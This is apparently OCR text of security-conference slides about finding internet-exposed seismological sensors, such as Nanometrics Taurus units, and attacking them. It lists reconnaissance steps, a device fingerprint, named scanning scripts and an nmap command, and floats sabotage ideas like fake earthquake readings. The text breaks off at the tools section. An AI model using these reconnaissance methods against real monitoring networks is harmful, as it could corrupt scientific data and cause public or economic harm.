
# How to remotely exploit and attack seismological networks

# Disclaimer


- All vulnerabilities have been reported to U.S CERT and EU-CERT

- We are not responsible of the actions that someone can take after attend this talk

# Outline

- Motivation/Background
- Introduction to Seismology space
- Impact

DEMO



Bertin Bervis
NetDB Co-founder
@bertinjoseb

James Jara
NetDB Co-founder
@jamesjara

jamesjara

netdb
Iot Search Engine

seen at DEFCON

seen at VILLAGE

seen at blackhat

8.8 COMPUTER SECURITY CONFERENCE

seen at DragonJAR .org

seen at EKOPARTY


# We are from San Jose Costa Rica

jamesjara

# Motivation, Why we are interested in seismological networks?

- An average attacker is not interested for this targets
- Cool scenario: ¨extreme environment¨
- Could lead to a financial sabotage to a specific company/country

# Seismic and volcanic activity in many developing countries



# Basic Seismology

The main purpose of a seismic network is to:


- Record earthquakes with seismic stations
- Find the location of the earthquake
- Calculate the magnitude of the earthquake
- Process and store the data for further scientific analysis

# Seismometers

**Seismometers** are instruments that measure motion of the ground, including those of seismic waves generated by earthquakes, volcanic eruptions, and other seismic sources. Records of seismic waves allow seismologists to map the interior of the Earth, and locate and measure the size of these different sources.

Wikipedia

Common aplications:
-Earthquake detection
-Geophysics, geothermal development
-Structural analysis
-Mine safety
-Fracking / Drilling



This increased understanding can lead to improved oil and gas recovery.




# Permanent Reservoir Monitoring

Permanent monitoring solutions detect subtle reservoir changes, enabling asset teams to better understand the dynamic behavior of their reservoir. This increased understanding can lead to improved oil and gas recovery.

Installing seismic sensors permanently on the seafloor maximizes seismic signal recovery from reservoir zones, allowing much smaller production-related changes to be detected over shorter repeat intervals than can be achieved with time-lapse towed streamer surveys.

PGS OptoSeis® uses sensors that have been optimized for permanent installation, with recording technology that provides superior dynamic range and the broadest seismic bandwidth.

Utilizing optical fiber technology, PGS OptoSeis has no in-sea electrical components, making the system more reliable, safer and easier to deploy.




Contact a PGS Expert

TECHNOLOGY EXAMPLES RELATED CONTENT

# Seismic Sensors

Broad band sensor
$15000


Accelerometer, $3000




Geophone, $ 100

# Vendors found


GURALP SYSTEMS

OSOP Distributes

Met One Instruments

Nanometrics

Jewell Instruments

Xeos Technologies Inc.


IESE Institute of Earth Science and Engineering Aotearoa

gempa

sara

# Internals

- Linux based OS
- Remote management
- SSH TELNET FTP
- Web Server
- GPS Ocean bottom
- Battery/Solar panels




# What is a Taurus?

Broadband Seismometer
(Trillium 240)

Portable Digital Seismograph
(Taurus)


Data Acquisition Server
(NAQS)

Geophone
(Mark L-4)




Data Analysis


# Earth Deployment




Ocean Bottom Deployment

Seismometers capture transient phenomenon. If an instrument malfunctions, whether it's at the bottom of the ocean or atop a polar ice cap, that data is lost forever. "You need to be absolutely sure the sensor will perform perfectly every time," says Jeff Potter, director of marketing at Nanometrics. "Seismometers also need to be small and consume very little power when they level themselves, and that's where MICROMO has helped."
The leveling mechanism integrates the following devices:
The AM1020-V-6-65, a in a 10-mm-diameter, two- phase stepper motor that provides a peak torque of 1.6 mNm. With 20 steps per revolution, and PRECIstep technology, the motor offers reliable, accurate motion, even in harsh environments.
A 10/1 planetary gearbox provides a 256:1 reduction ratio in a 10-mm-diameter package.

# Seismic Topology



# FDSN is a global organization supporting seismology research



# IMPACT

We discovered that these instruments/devices are connected to the Internet

**but they lack proper security policies**

What if a fake earthquake magnitude 8 on the Richter scale "Were shaking" the city of Madrid? Probably, even being a hoax, the economy would suffer a collapse and some companies would have serious problems due to the uncertainty.

What if a company modifies the sensors of other company in order to generate wrong results.

...

GAS & OIL INDUSTRY

# What if Data Acquisition Servers contains corrupted data? Predictions will fail?

## Scientists jailed for manslaughter because they did not predict deadly earthquake in Italy which killed 309 people have been cleared

- Town of L'Aquila was struck by quake, which measured 6.3 on Richter Scale
- Hundreds were killed and thousands were left homeless in 2009 disaster
- Scientists visited town days before but concluded there was little risk
- They were sentenced to six years each in prison following 2012 trial
- Some of the Italy's most respected seismologists were among those jailed

Disclaimer: we are not suggesting relation between the newspaper note and title


TOO MUCH TALK!!!
ROOT..
ROOT@ROOT
TESLA
DEMO TIME

jamesjara

# ATTACK &

# PENETRATION

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## DISCOVERY

- Footprinting, How we discovered this device? NETDB.IO
- Fingerprinting
- Getting the FIRMWARE
- Reading the papers

How we discovered this devices?


DEMO

DISCOVERY

# Fingerprint

Jetty/5.1.x
Linux/2.4.24
NMX-TAURUS-1.4.8
ppc java/1.5.0

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
DISCOVERY

# Getting the Firmware



## DISCOVERY

BUSTED...but too late for them

[redacted]nanometrics.ca>

19/01/2016

Dear Bertin

Nanometrics software and firmware can only be provided to registered customers and I do not see your organization registered in our customer database.

What is the serial number of the Taurus you wish to upgrade?

Regards,

[redacted]

# SEED

## Reference Manual

**S**tandard for the **E**xchange of **E**arthquake **D**ata

SEED Format Version 2.4
August, 2012

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DISCOVERY

# Gathering information from the docs.

## SEED PROTOCOL: The Standard for the Exchange of Earthquake Data (SEED) is a data format intended primarily for the archival and exchange of seismological time series data and related metadata.


Data identification nomenclature:

- **Network code**: a 1 or 2 character code identifying the network/owner of the data. These codes are assigned by the FDSN to provide uniqueness to seismological data, new codes may be requested. **(network code could be spoofed?)**
- **Station code**: a 1 to 5 character identifier for the station recording the data.
- **Location ID**: a 2 character code used to uniquely identify different data streams at a single station. These IDs are commonly used to logically separate multiple instruments or sensor sets at a single station.
- **Channel codes**: a 3 character combination used to identify the 1) band and general sample rate 2) the instrument type and 3) the orientation of the sensor. A convention for these codes has been established and is documented in Appendix A of the SEED Manual.

DISCOVERY

# GURALP SYSTEMS:

GURALP Systems are easy to find looking in the SSL certificate metadata in NetDB



# TOOLS

- **collect-ips-worlwide-taurus-devices.py:** Scans from NETDB.IO and SHODAN devices with the taurus fingerprint.
- **nmap-csv-ports.pl:** Converts nmap results to <IP,HOST,<PORTS,>>
- **scan_devices.sh:** By each ip will scan the opened ports

```
80/tcp      open        http
81/tcp      open        hosts2-ns
10
11 [mobile]
11 # nmap -v -sS -O 10.2.2.2
11
13 Starting nmap V. 2.54BETA25
